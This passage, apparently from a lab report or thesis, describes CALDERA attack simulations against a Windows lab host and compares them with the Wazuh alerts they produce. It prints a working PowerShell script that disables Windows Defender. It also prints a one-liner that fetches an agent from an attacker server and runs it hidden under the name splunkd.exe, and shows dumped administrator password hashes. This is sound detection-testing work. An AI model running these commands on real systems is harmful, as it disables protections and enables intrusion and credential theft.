
***Figure 128: Sample Powershell User Administration Group Addition Command***



Security Alerts

| Time ↓ | Technique(s) | Tactic(s) | Description | Level | Rule ID |
|---|---|---|---|---|---|
| Sep 2, 2024 @ 21:25:26.452 | T1098 T1531 | Persistence, Impact | User account disabled or deleted. | 8 | 60111 |
| Sep 2, 2024 @ 21:25:26.436 | T1484 | Defense Evasion, Privilege Escalation | Domain users group changed. | 5 | 60160 |
| Sep 2, 2024 @ 21:25:26.425 | T1098 | Persistence | User account enabled or created. | 8 | 60109 |

***Figure 129: Wazuh User and Group Related Events***



| | | | |
|---|---|---|---|
| Sep 2, 2024 @ 21:25:26.436 | T1484 | Defense Evasion, Privilege Escalation | Domain users group changed. |


| | |
|---|---|
| @timestamp | 2024-09-02T18:25:26.436Z |
| _id | Aar8s5EBUDimtWr2Gpq2 |
| agent.id | 001 |
| agent.ip | 192.168.4.2 |
| agent.name | winadmin |
| data.win.eventdata.memberSid | S-1-5-21-1524587867-2801306698-87110166-1002 |
| data.win.eventdata.subjectDomainName | CYBER |
| data.win.eventdata.subjectLogonId | 0x47f1bf4 |
| data.win.eventdata.subjectUserName | Administrator |
| data.win.eventdata.subjectUserSid | S-1-5-21-1201060562-3350695167-2063107331-500 |
| data.win.eventdata.targetDomainName | DESKTOP-5SL2BL9 |
| data.win.eventdata.targetSid | S-1-5-21-1524587867-2801306698-87110166-513 |
| data.win.eventdata.targetUserName | None |
| data.win.system.channel | Security |
| data.win.system.computer | DESKTOP-5SL2BL9.cyber.rng |
| data.win.system.eventID | 4729 |
| data.win.system.eventRecordID | 49048 |
| data.win.system.keywords | 0x8020000000000000 |
| data.win.system.level | 0 |
| data.win.system.message | "A member was removed from a security-enabled global group.<br><br>Subject:<br>Security ID: S-1-5-21-1201060562-3350695167-2063107331-500<br>Account Name: Administrator<br>Account Domain: CYBER<br>Logon ID: 0x47F1BF4<br><br>Member:<br>Security ID: S-1-5-21-1524587867-2801306698-87110166-1002<br>Account Name: -<br><br>Group:<br>Security ID: S-1-5-21-1524587867-2801306698-87110166-513<br>Group Name: None<br>Group Domain: DESKTOP-5SL2BL9 |

*Figure 130: Wazuh User and Group Related Events Detailed*

The automation that CALDERA [25] offers though, goes beyond just providing shell access. There is a whole operations section which allows attackers to run a series of reconnaissance commands after the other through profiles.

Since the customized creation of such profiles needs further research into specific system vulnerabilities, there are a few default adversary profiles that can be used. While these profiles are commonly used, they are also well known and are flagged before they can be executed. This is why Windows Defender needs to be completely disabled for those attacks, so the scripts can be executed and generate the necessary logs on Wazuh monitoring service.


To disable Windows Defender a PowerShell script like the following can be run with administrator privileges on the target host (Figure 131).



```
  GNU nano 8.0                                                ./Downloads/stopdef.ps1
Get-ExecutionPolicy -List
Set-ExecutionPolicy Unrestricted -Scope CurrentUser
Set-MpPreference -DisableRealtimeMonitoring $true
sc stop WinDefend
sc config WinDefend start=disabled
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows Defender\Features" -Name "TamperProtection" -Value 0
Set-MpPreference -DisableScanningNetworkFiles $true
Set-MpPreference -DisableArchiveScanning $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableBehaviorMonitoring $true
Set-MpPreference -DisableBlockAtFirstSeen $true
Set-MpPreference -DisableScriptScanning $true
```

*Figure 131: Windows Defender Disable Powershell Script*


After rebooting and verifying that Windows Defender is indeed not running, it is possible to invoke the war file again, get shell access and run the agent. This method exploits the fact that a Tomcat manager is exposed and runs with elevated privileges, which by extension allows any agent to run through its shell to also have elevated privileges (Figure 132).



```
  GNU nano 8.0                                                                         ./Downloads/ps *
$server="http://192.168.4.11:8888";$url="$server/file/download";$wc=New-Object
System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} |
stop-process -f;rm -force "C:\Users\Public\splunkd.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) |
Out-Null;Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
```

***Figure 132: WAR File Powershell Invoke***


After ensuring that the agent is running and active on CALDERA [25] agents page, any available operation can be created, selectable via a drop-down list (Figure 133 and Figure 134).



Operations

Select an operation: Select one...

***Figure 133: CALDERA Operations Prompt***



Start New Operation

Operation name: PenTest1


Adversary: Alice 2.0

Fact source: basic

ADVANCED

***Figure 134: CALDERA Operation Prompt***


After launching the operation, CALDERA *[25]* starts using the connected agent to run the profiled commands. The output of all the discovered information is under View Output for each command or can be downloaded in a Report style (*Figure 135*).



| | | | | | #paw | | |
|---|---|---|---|---|---|---|---|
| 9/6/2024, 8:56:24 AM EDT | success | Discover local hosts | mcazba | DESKTOP-5SL2BL9 | 1576 | View Command | View Output |
| 9/6/2024, 8:56:49 AM EDT | success | Powerkatz (Staged) | mcazba | DESKTOP-5SL2BL9 | 9108 | View Command | View Output |
| 9/6/2024, 8:57:44 AM EDT | success | Find Domain | mcazba | DESKTOP-5SL2BL9 | 4952 | View Command | View Output |
| 9/6/2024, 8:58:19 AM EDT | collect | Discover Domain Admins | mcazba | DESKTOP-5SL2BL9 | n/a | View Command | No output. |

***Figure 135: CALDERA Operation Progress Page***

This operation exposed to the attacker part of the network using the "Discover local hosts" actions, which basically invokes the powerview PowerShell *[68]* script (***Figure 136***).


Output

Facts:


| Name | Value | Score |
|---|---|---|
| remote.host.fqdn | win-ad1.cyber.rng | 1 |
| remote.host.fqdn | desktop-5sl2bl9.cyber.rng | 1 |
| remote.host.fqdn | desktop-pkd1fke.cyber.rng | 1 |

Exit Code: 0

Standard Output:

***Figure 136: CALDERA Operation Result Domain Information***

The action "Powerkatz" exposed to the attacker stored password hashes using Mimikatz *[69]* (***Figure 137***).


Output

Facts:

| Name | Value | Score |
|---|---|---|
| domain.user.name | cyber\administrator | 1 |
| domain.user.ntlm | adff6ad94a8e1ef68bc3f3b9a4226d85 | 1 |
| domain.user.sha1 | 60f91ec044d1a935f785bcd6d24045cb0f49bc21 | 1 |


Exit Code: 0

Standard Output:

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Jun 16 2020 13:40:08
```

***Figure 137: CALDERA Operation Result User Information***

The action "Find Domain" provided the Domain name using nbtstat command (***Figure 138***).



Output

Facts:

| Name | Value | Score |
|---|---|---|
| network.domain.name | CYBER | 1 |


Exit Code: 0

Standard Output:

```
Ethernet 2:
Node IpAddress: [192.168.4.2] Scope Id: []

             NetBIOS Local Name Table
```

*Figure 138: CALDERA Operation Result Active Directory Information*

The action “Discover Domain Admins”, as the name already suggests, provided the Domain Administrator users using powerview PowerShell *[68]* script (***Figure 139***).



Output


Exit Code: 0

Standard Output:

```
ComputerName : desktop-5sl2bl9.cyber.rng
GroupName    : Administrators
MemberName   : DESKTOP-5SL2BL9\Administrator
SID          : S-1-5-21-1524587867-2801306698-87110166-500
IsGroup      : False
IsDomain     : True

ComputerName : desktop-5sl2bl9.cyber.rng
GroupName    : Administrators
MemberName   : DESKTOP-5SL2BL9\SystemAdmin
SID          : S-1-5-21-1524587867-2801306698-87110166-1001
IsGroup      : False
IsDomain     : True
```

*Figure 139 CALDERA Operation Result Domain Administators Information*

The action “Remote Host Ping” logs all reachable hosts from the Local Hosts actions and shows them as candidates for potential lateral movement (***Figure 140***).



Output


Facts:

| Name | Value | Score |
|---|---|---|
| remote.host.fqdn | desktop-5sl2bl9.cyber.rng | 2 |

*Figure 140 CALDERA Operation Result Active Directory Host Computer Domain Name Information*

### 5.3.3 Comparing attacks and alerts to identify gaps


As a result of the simulated attacks, there is a plethora of generated logs, classified under Sysmon *[70]*, among other groups that indicate what methods were used (***Figure 141***).



```
Sep 6, 2024 @ 16:26:47.458   Scripting file created under Windows Temp or User folder
Sep 6, 2024 @ 16:25:53.685   LDAP activity from Powershell process, possible remote system discovery
Sep 6, 2024 @ 16:25:52.144   Executable file dropped in folder commonly used by malware
Sep 6, 2024 @ 16:25:51.052   Scripting file created under Windows Temp or User folder
Sep 6, 2024 @ 16:24:54.713   Windows logon success.
Sep 6, 2024 @ 16:24:54.700   Windows logon success.
Sep 6, 2024 @ 16:23:57.661   Process loaded taskschd.dll module. May be used to create delayed malware execution
Sep 6, 2024 @ 16:23:57.620   Process loaded taskschd.dll module. May be used to create delayed malware execution
Sep 6, 2024 @ 16:23:57.309   Windows logon success.
Sep 6, 2024 @ 16:23:49.622   Windows logon success.
Sep 6, 2024 @ 16:23:49.100   Process loaded taskschd.dll module. May be used to create delayed malware execution
Sep 6, 2024 @ 16:21:38.156   Windows logon success.
Sep 6, 2024 @ 16:21:27.450   Process loaded taskschd.dll module. May be used to create delayed malware execution
Sep 6, 2024 @ 16:21:26.700   Process loaded taskschd.dll module. May be used to create delayed malware execution
Sep 6, 2024 @ 16:21:26.684   Process loaded taskschd.dll module. May be used to create delayed malware execution
Sep 6, 2024 @ 16:21:26.637   Process loaded taskschd.dll module. May be used to create delayed malware execution
Sep 6, 2024 @ 16:21:26.590   Process loaded taskschd.dll module. May be used to create delayed malware execution
Sep 6, 2024 @ 16:21:26.559   Process loaded taskschd.dll module. May be used to create delayed malware execution
Sep 6, 2024 @ 16:21:26.107   Process loaded taskschd.dll module. May be used to create delayed malware execution
Sep 6, 2024 @ 16:21:23.434   Software protection service scheduled successfully.
Sep 6, 2024 @ 16:21:23.074   Windows logon success.
Sep 6, 2024 @ 16:21:23.043   Windows logon success.
Sep 6, 2024 @ 16:21:23.029   Windows logon success.
Sep 6, 2024 @ 16:15:45.595   Windows logon success.
Sep 6, 2024 @ 16:15:45.579   Process loaded taskschd.dll module. May be used to create delayed malware execution
Sep 6, 2024 @ 16:15:37.025   Executable file dropped in folder commonly used by malware
Sep 6, 2024 @ 16:15:34.345   Possible suspicious access to Windows admin shares
Sep 6, 2024 @ 16:15:32.174   Executable file dropped in Users\Public folder
Sep 6, 2024 @ 16:15:28.564   Explorer process was accessed by C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe, possible process injection
```

***Figure 141: Wazuh Operation Related Generated Events***

For example, a log entry related to the powerview script run by the CALDERA *[25]* agent, shows all the related information along with the initiated agent (*Figure 142*).




Sep 6, 2024 @ 16:25:51.052 Scripting file created under Windows Temp or User folder

Expanded document

| | |
|---|---|
| _index | wazuh-alerts-4.x-2024.09.06 |
| agent.id | 001 |
| agent.ip | 192.168.4.2 |
| agent.name | winadmin |
| data.win.eventdata.creationUtcTime | 2024-09-06 14:26:04.276 |
| data.win.eventdata.image | C:\\Users\\Public\\splunkd.exe |
| data.win.eventdata.processGuid | {12862c66-0e91-66db-5b01-000000001f00} |
| data.win.eventdata.processId | 9696 |
| data.win.eventdata.ruleName | technique_id=T1059.001,technique_name=PowerShell |
| data.win.eventdata.targetFilename | C:\\Users\\Administrator\\powerview.ps1 |
| data.win.eventdata.user | CYBER\\Administrator |
| data.win.eventdata.utcTime | 2024-09-06 14:26:04.277 |
| data.win.system.channel | Microsoft-Windows-Sysmon/Operational |
| data.win.system.computer | DESKTOP-5SL2BL9.cyber.rng |
| data.win.system.eventID | 11 |
| data.win.system.eventRecordID | 321207 |

***Figure 142: Wazuh Specific Powerview Script Trace Log***

Another very good example is a log entry related to the “Mimikatz *[69]*” PowerShell *[68]* script execution (*Figure 143*).



Sep 6, 2024 @ 16:26:47.458 Scripting file created under Windows Temp or User folder

Expanded document

| | |
|---|---|
| _index | wazuh-alerts-4.x-2024.09.06 |
| agent.id | 001 |
| agent.ip | 192.168.4.2 |
| agent.name | winadmin |
| data.win.eventdata.creationUtcTime | 2024-09-06 14:27:00.647 |
| data.win.eventdata.image | C:\\Users\\Public\\splunkd.exe |
| data.win.eventdata.processGuid | {12862c66-0e91-66db-5b01-000000001f00} |
| data.win.eventdata.processId | 9696 |
| data.win.eventdata.ruleName | technique_id=T1059.001,technique_name=PowerShell |
| data.win.eventdata.targetFilename | C:\\Users\\Administrator\\invoke-mimi.ps1 |
| data.win.eventdata.user | CYBER\\Administrator |
| data.win.eventdata.utcTime | 2024-09-06 14:27:00.648 |
| data.win.system.channel | Microsoft-Windows-Sysmon/Operational |
| data.win.system.computer | DESKTOP-5SL2BL9.cyber.rng |
| data.win.system.eventID | 11 |

***Figure 143: Wazuh Specific Mimicatz Script Trace Log***

